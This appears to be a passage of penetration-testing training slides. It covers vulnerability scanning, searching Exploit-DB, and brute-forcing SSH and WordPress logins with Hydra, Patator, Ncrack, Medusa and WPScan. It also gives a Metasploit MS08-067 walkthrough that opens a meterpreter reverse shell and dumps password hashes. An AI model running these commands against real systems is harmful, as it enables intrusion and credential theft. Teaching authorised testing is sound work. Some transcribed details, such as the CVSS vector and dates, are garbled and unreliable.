Review the **risk information** and **additional details**

CVSS

Vulnerability information

Exploitable with

References

Risk Information

Risk Factor: High
CVSS Base Score: 7.8
CVSS Temporal Score: 6.1
CVSS Vector: CVSS2#AV/NA/C/L/AA/N/C/N/IN/AC
CVSS Temporal Vector: CVSS2#EPOC/RL/OF/RC/C

Vulnerability Information

CPE: cpe:/o:apache/http_server
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: August 25, 2011
Vulnerability Pub Date: August 19, 2011

Exploitable With

Core Impact

Reference Information

ECB-ID: 17696, 18221
CERT: 405811
BID: 49303
OSVDB: 74721
CVE: CVE-2011-3192

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Analysis Process (Cont'd)



Examine at least **one reference**

- CVE
- BID

Review the information and **compare** to your scanner data

CVE-2011-3192 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

The byte-range filter in the Apache HTTP Server 1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19 allows remote attackers to cause a denial of service (memory and CPU consumption) via a Range header that expresses multiple overlapping ranges, as exploited in the wild in August 2011, a different vulnerability than CVE-2007-0086.

QUICK INFO

CVE Dictionary Entry:

CVE-2011-3192

NVD Published Date:

06/29/2011

NVD Last Modified:

11/01/2018

Source:

MITRE

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Analysis Process (Cont'd)



BugtraqID

- Can show exploits as well

SecurityFocus™
Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Add this conversation »

info discussion exploit solution references

Apache HTTP Server CVE-2011-3192 Denial Of Service Vulnerability

Bugtraq ID: 49303
Class: Input Validation Error
CVE: CVE-2011-3192
CVE-2011-3192

SecurityFocus™
Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Add this conversation »

info discussion exploit solution references

Apache HTTP Server CVE-2011-3192 Denial Of Service Vulnerability

An attacker can use readily available network utilities to exploit this issue.

The following exploits are available:

- /data/vulnerabilities/exploits/49303.c
- /data/vulnerabilities/exploits/49303-2.c

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Analysis at the Network Level



- Before you scan a production network
 - Scan a test machine
- Evaluate the scanning activity at the network level
 - Use a protocol analyzer
- Tools
 - Tcpdump
 - Command line
 - Wireshark
 - GUI
 - Advanced protocol dissection



Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Nessus Scan Results




1 Hosts

2 Vulnerabilities

3 Remediation

4 History



Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Attack Scripting



- Nessus and OpenVAS have scripting capability

- Format is in the Nessus Attack Scripting Language

- NASL is generally similar to **C** and **Perl**, so if you can work in either of those a little, you should be fine

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

NASL Banner Grab



```
socket = open_sock_tcp(23);
if (! socket) exit(0);
mesg = raw_string(0x0d);
send(socket:socket, data:mesg);
banner = recv_line(socket:socket, length:4096);
banner += recv_line(socket:socket, length:4096); display(banner);
```


Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Nmap Vulnerability Scanning



- The **scripting engine** contains multiple scripts for scanning for vulnerabilities

```
❯ ls *vuln*.nse
```



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scripts



- 🟡 The **easiest** and **simplest** method is to just run all scripts
- 🟡 This is not the most efficient, but it is worth attempting, especially in CTF scenarios

```
nmap -sV --version-all -p- --script vuln 192.168.177.114
```

- This scan will scan all ports and run all vulnerability scripts
- Very time consuming!

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Vulnerability Script Results



```
File Edit View Search Terminal Help
Parrot Terminal

[run@parrot:~/for/ohare/nmap/scripts]
--> #nmap -sV --version-all -p- --script vuln 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 07:28 EDT
Pre-scan script results:
  | broadcast-avahi-dos:
  |   Discovered hosts:
  |     224.0.0.251
  |     | After NULL UDP avahi packet DoS (CVE-2011-1002).
  |     | Hosts are all up (not vulnerable).
  | Nmap scan report for 10.10.10.10
  | Host is up (0.0000s latency).
  | Not shown: 65517 closed ports
  | PORT      STATE SERVICE        VERSION
  | 21/tcp    open  ftp             Microsoft Ftpd
  | | clamav-exec: ERROR: Script execution failed (use -d to debug)
  | | sslv2-drown:
  | 80/tcp    open  http            Microsoft IIS httpd 10.0
  | | clamav-exec: ERROR: Script execution failed (use -d to debug)
  | | http-csrf: Couldn't find any CSRF vulnerabilities.
  | | http-dobased-ss: Couldn't find any DOM based XSS.
  | | http-server-header: Microsoft-IIS/10.0
  | | http-stored-ss: Couldn't find any stored XSS vulnerabilities.
  | 135/tcp   open  msrpc           Microsoft Windows RPC
  | | clamav-exec: ERROR: Script execution failed (use -d to debug)
  | 139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
  | | clamav-exec: ERROR: Script execution failed (use -d to debug)
  | 445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
  | 515/tcp   open  microsoft-ss     Microsoft Windows 7 - 10 microsoft-ss (workgroup: WORKGROUP)
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Linux Vulnerability Script Results



```
File Edit View Search Terminal Help
Parrot Terminal

[run@parrot:~/for/ohare/nmap/scripts]
--> #nmap -sV --version-all -p- --script vuln 10.10.10.9
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 07:37 EDT
Pre-scan script results:
  | broadcast-avahi-dos:
  |   Discovered hosts:
  |     224.0.0.251
  |     | After NULL UDP avahi packet DoS (CVE-2011-1002).
  |     | Hosts are all up (not vulnerable).
  | Nmap scan report for 10.10.10.9
  | Host is up (0.00090s latency).
  | Not shown: 65532 closed ports
  | PORT      STATE SERVICE        VERSION
  | 21/tcp    open  ftp             vsftpd 3.0.3
  | | clamav-exec: ERROR: Script execution failed (use -d to debug)
  | | sslv2-drown:
  | 79/tcp    open  finger          Obolus Cfinger
  | | clamav-exec: ERROR: Script execution failed (use -d to debug)
  | 80/tcp    open  http            Apache httpd 2.4.41 ((Ubuntu))
  | | clamav-exec: ERROR: Script execution failed (use -d to debug)
  | | http-csrf: Couldn't find any CSRF vulnerabilities.
  | | http-dobased-ss: Couldn't find any DOM based XSS.
  | | http-server-header: Apache/2.4.41 (Ubuntu)
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning Efficiency



The previous examples are not efficient



Time consuming



Not for a **professional** engagement




Intent is to make the scans more granular based on the data that is retrieved from the target

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

SMB Vulnerability Scanning



- Use Nmap to look for the **smb vulnerabilities**
 - `nmap -p 445 --script=smb-vuln-ms17-010.nse <IP>`



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Heartbleed Vulnerability



- Nmap has a **script** to check it

`nmap -p 443 --script ssl-heartbleed -sV <IP>`

```

root@kali:~# nmap -p 443 --script ssl-heartbleed -sV 10.10.10.10
Nmap scan report for 10.10.10.10
Host is up (0.0000s latency).
PORT      STATE SERVICE
443/tcp    open  SSL
ssl-heartbleed
  VULNERABLE
    The Heartbleed bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows
    the stealing of information intended to be protected by the full encryption.
    (cve-2014-0160)
  Risk Factor: High
    OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected
    by the Heartbleed bug. The bug allows for reading memory of servers protected by the vulnerable OpenSSL versions
    and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys in
    memory.
  References:
    https://www.openssl.org/news/secadv_20140407.txt
    https://www.exploit-db.com/exploits/18982/
    https://cve.mitre.org/cve/2014/0160/
    NVD: CVE-2014-0160
  Service detection performed. Please report any incorrect results at https://nmap.org/nodebug/
# Nmap done: 1 IP address (1 host) scanned in 10.75 seconds
root@kali:~#
  
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Custom Vulnerability Script



- The correct way to report vulnerabilities in NSE is through the **library vulns**. Let's review the process of reporting a vulnerability

```

local vuln = {
  title = "<TITLE GOES HERE>",
  state = vulns.STATE.NOT_VULN,
  references = { "URL1", "URL2" },
  description = [[<DESCRIPTION GOES HERE> ]],
  IDS = { CVE = "<CVE ID>", BID = "<BID ID>" },
  risk_factor = "High/Medium/Low"
}
  
```


Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability States



```
STATE_MSG = {  
    [STATE.LIKELY_VULN] = 'LIKELY VULNERABLE',  
    [STATE.NOT_VULN] = 'NOT VULNERABLE',  
    [STATE.VULN] = 'VULNERABLE',  
    [STATE.DoS] = 'VULNERABLE (DoS)',  
    [STATE.EXPLOIT] = 'VULNERABLE (Exploitable)',  
    [bit.bor(STATE.DoS,STATE.VULN)] = 'VUNERABLE (DoS)',  
    [bit.bor(STATE.EXPLOIT,STATE.VULN)] = 'VULNERABLE (Exploitable)',  
}
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Exploitation

After identifying the vulnerabilities related to the target operating system, if you find the installed OS on the victim machine is Windows, then you need to attempt various techniques to exploit the Windows operating system to gain the root access or escalate privileges.

Reality



- We have to have **vulnerabilities**
- Without them there is no hack!
- The good news is that all systems have some **sort of flaws**
- There are many **exploit references**, and to get deep into it requires some form of code understanding
 - This takes time
 - Not all want to get that deep into it
 - Use frameworks etc.

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Operating Systems



- There will still be **flaws** and **bugs** in any OS
- **Fewer** of them as time passes
- Windows Server 2019 is pretty **tight**
- The processes we have covered are used to find the weaknesses to attack

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploitation



- Validation of vulnerabilities
- Compromise the victim
 - Use vulnerabilities that were discovered during the methodology
 - Not all vulnerabilities will be exploitable
- Deliver the payload
 - Once the victim is compromised, what should happen?
 - Leave a record proving access
 - Grab files, plant a keystroke logger, crack passwords etc.
- From this point of access
 - Footprint and enumerate other systems
 - Remember the rules of engagement

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Targets



- Exploits are highly **specific**
- Have to know the **build** and **revision** number
 - Windows
 - Service pack
 - Linux
 - Kernel data
- In **Metasploit** view with show targets

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Targets (Cont'd)



```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Data Collection




Collect enough data to:

Discover potential vulnerabilities	• Banners of the services • OS identification
Choose the appropriate exploit to match the target	• Not an exact science
Narrow the field of attack vectors	• Highest privilege result is preferred

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Banners



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Finding Exploits



■ We need to find **exploits**

■ Most **vulnerability lists** do not post exploits

● Except for bugtraq

■ Can use <http://seclists.org>

● A complete listing of security sites and feeds

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Finding Exploits (Cont'd)



- 📁 Ideal exploits are **proof of concept (POC)**

- 📁 Once you get the **exploit**:

- 🔗 Have to review it
 - ❌ Could be a trojan horse or other form of malware
 - ❌ Rarely documented
 - ❌ Require compilers or interpreters
 - ❌ May not work
- 🔗 Thoroughly test it in a lab before deployment

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Publishers



Exploit db

- 🔗 www.exploit-db.com
- 🔗 Commonly have **zero-day exploits**

Packetstorm

- 🔗 www.packetstormsecurity.com

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit DB

[illegible]

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Packetstorm

[illegible]

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit DB in Parrot



- We can use **searchsploit** to look for exploits
 - `searchsploit shellshock remote`

[illegible]

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploits



If it is a compiled language:

- Look for the readme file
- Is there a configure file?
 - `./configure`
 - `make`
 - `make install`
 - `make clean`
- Compile the rest
 - `gcc` or `g++`

The screenshot shows a terminal window titled "Parrot Terminal" with the following commands and output:

```

root@kali: ~$ nmap -sS -sV -oN 192.168.1.100
Nmap scan report for 192.168.1.100
Nmap scan report for 192.168.1.100
192.168.1.100: 22/tcp open  ssh
192.168.1.100: 80/tcp open  http
Nmap scan report for 192.168.1.100

```

The terminal output indicates that the host is a Linux 3.10 kernel with open ports 22 (SSH) and 80 (HTTP). The terminal also shows the user's desktop environment with icons for Desktop, Downloads, Pictures, Templates, Wordlists, Documents, Music, Public, Videos, and \$HOME.

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploits (Cont'd)



- Scripting language
 - Load the **code** in an interpreter and test it
- Always test in a **lab** or **sandboxed** environment
- Analyze it at the packet level

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Full Disclosure



- We need to frequent the lists that are **full disclosure**
 - <http://seclists.org/fulldisclosure>



Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Questions to Ask about the Exploit



- Location of the attacker
 - ⊕ Remote is preferred
 - ⊕ Local can be used for internal testing or when we gain access via a remote vector
- Are exploits available
 - ⊕ Is it in a framework or have to build the code
- Impact of the exploit
 - ⊕ Denial of service are not much use
- Complexity of the exploit

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Location



- Remote
 - ⊕ Network is **reachable**: As mentioned is ideal
- Local
 - ⊕ **Physical**: At the host machine
- Subnet
 - ⊕ Present on the **same subnet** (man in the middle)
- Intranet
 - ⊕ Inside the **internet firewall**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Complexity



Coding skills

- ☐ c
- ☐ Java
- ☐ Php
- ☐ Others

State

Decryption or decoding required

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What about Authentication



Is it **required**?

- Data analysis should reveal potential **password attack vectors**
- Ssh
 - Smb
 - rdp

Most web apps need **authentication**

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

You do not Always have to run an Exploit to own the box!



Have you ever configured a **router** and made a mistake?

We can always get access because of **admin errors** etc.

Services can be **brute forced**!

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Password Attack



Hydra is the tool of choice

Can **attack** most of the desired services

```
hydra -e nsr -L sqlmap.txt 192.168.177.200 ssh -t 4  
hydra -l jason -P /usr/share/wordlists/rockyou.txt <IP> <protocol>
```

Patator

```
patator ssh_login host=192.168.177.200 user=root password=FILE0  
0=/usr/share/wordlists/rockyou.txt
```

Ncrack

```
ncrack -v --user sys -P /usr/share/wordlists/rockyou.txt ssh://<IP>
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Patator



- Created to improve results of **hydra**

```
Patator Terminal
File Edit View Search Terminal Help
root@parrot: ~/home/jpt-master
root@parrot:~# python3 patator --user root --password FILE /home/jpt-master/Passwords.txt
00:22:43 patator INFO - Starting Patator v0.7 (https://github.com/sejdel/patator) at 2020-05-04 00:22 EDT
00:22:43 patator INFO -
00:22:43 patator INFO - code size time | candidate | num | msg
00:22:44 patator INFO - 0 41 0.171 | apollo | 0 | SSH-2.0-OpenSSH_6.
00:22:46 patator INFO - 1 22 2.365 | 123456 | 1 | Authentication fai
[redacted]
00:22:46 patator INFO - 1 22 2.362 | persche | 2 | Authentication fai
[redacted]
00:22:46 patator INFO - 1 22 2.365 | prince | 3 | Authentication fai
[redacted]
00:22:46 patator INFO - 1 22 2.364 | password | 4 | Authentication fai
[redacted]
00:22:46 patator INFO - 1 22 2.364 | guitar | 5 | Authentication fai
[redacted]
00:22:46 patator INFO - 1 22 2.380 | butter | 7 | Authentication fai
[redacted]
00:22:46 patator INFO - 1 22 2.558 | liquor | 8 | Authentication fai
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Ncrack



- Another **remote cracking tool**

```
[root@parrot]# ncrcrack -v --user root -P /root/wordlist.txt ssh://192.168.0.85
Starting Ncrack 0.7 ( http://ncrack.org ) at 2020-07-08 02:00 EDT
Discovered credentials on ssh://192.168.0.85:22 'root' 'owaspbwa'
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Medusa



```
medusa -h 192.168.177.200 -u root -P rockyou.txt -M ssh
-U = use a file
```


```
Parrot Terminal
[root@parrot:~]# medusa -h 192.168.0.85 -u root -P wordlist.txt -M ssh
Medusa v2.2 [http://www.foofoo.net] (c) 2006-Kun / Foofoo Networks <jak@foofoo.net>
ACCOUNT CHECK: [ssh] Host: 192.168.0.85 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: owaspbwa (1 of 80 compl
eted)
ACCOUNT FOUND: [ssh] Host: 192.168.0.85 User: root Password: owaspbwa [SUCCESS]
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

rdesktop



```
rdesktop -u administrator -p Pa$$w0rd123 192.168.177.147
```



Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wpscan for Exploitation



- Brute force **passwords**

- `wpscan --url [wordpress url] username [username to brute force] --password [path to wordlist] --threads [number of threads to use]`

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Wpscan for Exploitation (Cont'd)



The image shows two terminal windows. The left window displays the Wpscan command: `wpscan --url http://10.10.10.10/ --username 'jason' -P /home/gpt-master/Passwords.txt`. The right window shows the output of the command, including the Wpscan logo, version information, and the results of the brute force attack. The output indicates that the password 'letmein' was successfully found for the user 'jason'.

```
File Edit View Search Terminal Help
root@parrot: ~/home/gpt-master
-- wpscan --url http://10.10.10.10/ --username 'jason' -P /home/gpt-master/Passwords.txt

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.7.4
Sponsored by Automattic - https://automattic.com
© WPScan, @ethicalhackr, @germanir, @gfireart

(i) URL: http://10.10.10.10/ [10.10.10.10]
(i) Started: Fri Sep 4 10:43:34 2020

Interesting Findings(s):
(i) Headers
  Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
  Found by: Headers (Positive Detection)

File Edit View Search Terminal Help
Checking Config Backups - Time: 00:00:00 <===== (21 / 21) 100.00% Time: 00:00:00
(i) No Config Backups Found.
(i) Performing password attack on Xhrpvc against 1 user/s
SUCCESS - jason / letmein
Trying jason / Baseball Time: 00:00:00 <===== (30 / 30) 100.00% Time: 00:00:00
(i) Valid Combinations Found.
  Username: jason, Password: letmein
(i) No WPvulnDB API Token given, as a result vulnerability data has not been output.
(i) You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
(i) Finished: Fri Sep 4 10:45:59 2020
(i) Requests Done: 54
(i) Cached Requests: 33
(i) Data Sent: 21,237 KB
(i) Data Received: 22,852 KB
(i) Memory used: 102,168 MB
(i) Elapsed time: 00:00:04
root@parrot: ~/home/gpt-master
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Frameworks



Metasploit

- Open source
- Extensive **library** of exploits

Canvas

- Commercial
- **Linux** based

Core Impact


- **Commercial**
- High-end => expensive

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Local/Remote Exploit to Gain Access to Windows System



- Identify **local/remote exploit** to gain access to vulnerable Windows systems



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Local/Remote Exploit to Gain Access to Windows System

You can identify the local/remote exploits related to Windows operating system in the Exploit Database to gain access to vulnerable Windows systems.

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)

EDB-ID: 40279	Author: ohnozy	Published: 2016-02-26
CVE: CVE-2008-4250	Type: Remote	Platform: Windows
Aliases: N/A	Advisory/Source: Link	Tags: N/A
E-DB Verified:	Exploit:	Vulnerable App: N/A

[Previous Exploit](#) [Next Exploit](#)

```

import struct
import time
import sys

from threading import Thread #thread is imported incase you would like to modify

```

Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)

EDB-ID: 40279 **CVE:** 2008-4250

EDB Verified:

Author: OHNOZZY **Type:** REMOTE

Exploit:

Platform: WINDOWS **Date:** 2016-02-26

Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

[GET CERTIFIED](#)

```

import struct
import time
import sys

from threading import Thread #thread is imported incase you would like to modify



```

Figure 6.92: Screenshots displaying Exploit Database search for Microsoft Windows vulnerabilities—NetAPI32.dll

C PENT

```
msf > use
exploit/windows/smb/ms08_067_netapi
```

```
msf (ms08_067_netapi) > set payload
/windows/meterpreter/reverse_tcp
```




Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

C PENT

Set both the LHOST (the IP address of our computer) and RHOST (the IP address of the victim computer)

```
msf (ms08_067_netapi) > set lhosts <IP Address>
msf (ms08_067_netapi) > set rhosts <IP Address>
```




Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Gain Access to Windows using Remote Shell (Cont'd)



- Run the **Exploit**
`msf (ms08_067_netapi) > exploit`
- You will obtain **Meterpreter** reverse shell (terminal prompt) on target Windows system
- Use **Meterpreter's hashdump** to extract password hashes
`meterpreter > hashdump`
- Use **password cracker** such as Hashcat to crack the hashes



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Gain Access to Windows using Remote Shell

Windows store its encrypted passwords inside a file called SAM file. Passwords in this file are stored in hashed format. The file is located in `c:\windows\system32\config\sam` directory. If you can gain access to the administrative system, then the copy of the encrypted passwords can be grabbed.


A trusted framework hacking tool, Metasploit, will be helpful in grabbing this SAM file. Metasploit is a framework for cyber exploitation. It makes our effort easy in exploiting the known vulnerabilities. Meterpreter that was developed by Metasploit makes maintaining access and controlling easier when installed into a target system.

Following are the steps to be followed to gain access to remote Windows system through identified exploits:

- Search in metasploit for netapi

Syntax: `msf > search netapi`
- Then, you can use any one of the results you got in the search.

Syntax: `msf > use exploit/windows/smb/ms08_067_netapi`



```

Parrot Terminal
File Edit View Search Terminal Help

msf5 > search netapi

Matching Modules
=====


#  Name                                     Disclosure Date  Rank    Check  Descri
-  -  -
0  exploit/windows/smb/ms03_049_netapi  2003-11-11      good   No     MS03-
049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
1  exploit/windows/smb/ms06_040_netapi  2006-08-08      good   No     MS06-
040 Microsoft Server Service NetpwPathCanonicalize Overflow
2  exploit/windows/smb/ms06_070_wkssvc  2006-11-14      manual No     MS06-
070 Microsoft Workstation Service NetpManageIPCConnect Overflow
3  exploit/windows/smb/ms08_067_netapi  2008-10-28      great  Yes    MS08-
067 Microsoft Server Service Relative Path Stack Corruption

msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) >
  
```

Figure 6.93: Screenshot displaying Metasploit—search for netapi and using exploit

- Then, you can set the payload to the Meterpreter by using the following command:

Syntax: **msf exploit (ms08_067_netapi) > set payload /windows/meterpreter/reverse_tcp**



```

Parrot Terminal
File Edit View Search Terminal Help

msf5 > search netapi

Matching Modules
=====


#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -
0  exploit/windows/smb/ms03_049_netapi  2003-11-11      good   No     MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
1  exploit/windows/smb/ms06_040_netapi  2006-08-08      good   No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
2  exploit/windows/smb/ms06_070_wkssvc  2006-11-14      manual No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
3  exploit/windows/smb/ms08_067_netapi  2008-10-28      great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
  
```

Figure 6.94: Screenshot displaying Metasploit—setting payload

- Then, you check the payload options by using the following command:

Syntax: **msf exploit (ms08_067_netapi) > show options**



```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit(windows/smb/ms08_067_netapi)):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes             The target host(s), range CIDR identifier, or hosts file with syntax 'file'
  RHOST     445             The SMB service port (TCP)
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     yes             The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting
```


Figure 6.95: Screenshot displaying Metasploit—show options

- Then, set both **LHOST** (the IP address of our computer) and **RHOST** (the IP address of the victim computer)

Syntax:

msf exploit (ms08_067_netapi) > set lhosts <the IP address of our computer>

msf exploit (ms08_067_netapi) > set rhosts <the IP address of the victim computer>



```
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 172.19.20.6
rhosts => 172.19.20.6
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 172.19.20.73:4444
[*] 172.19.20.6:4445 - Automatically detecting the target...
[*] 172.19.20.6:4445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
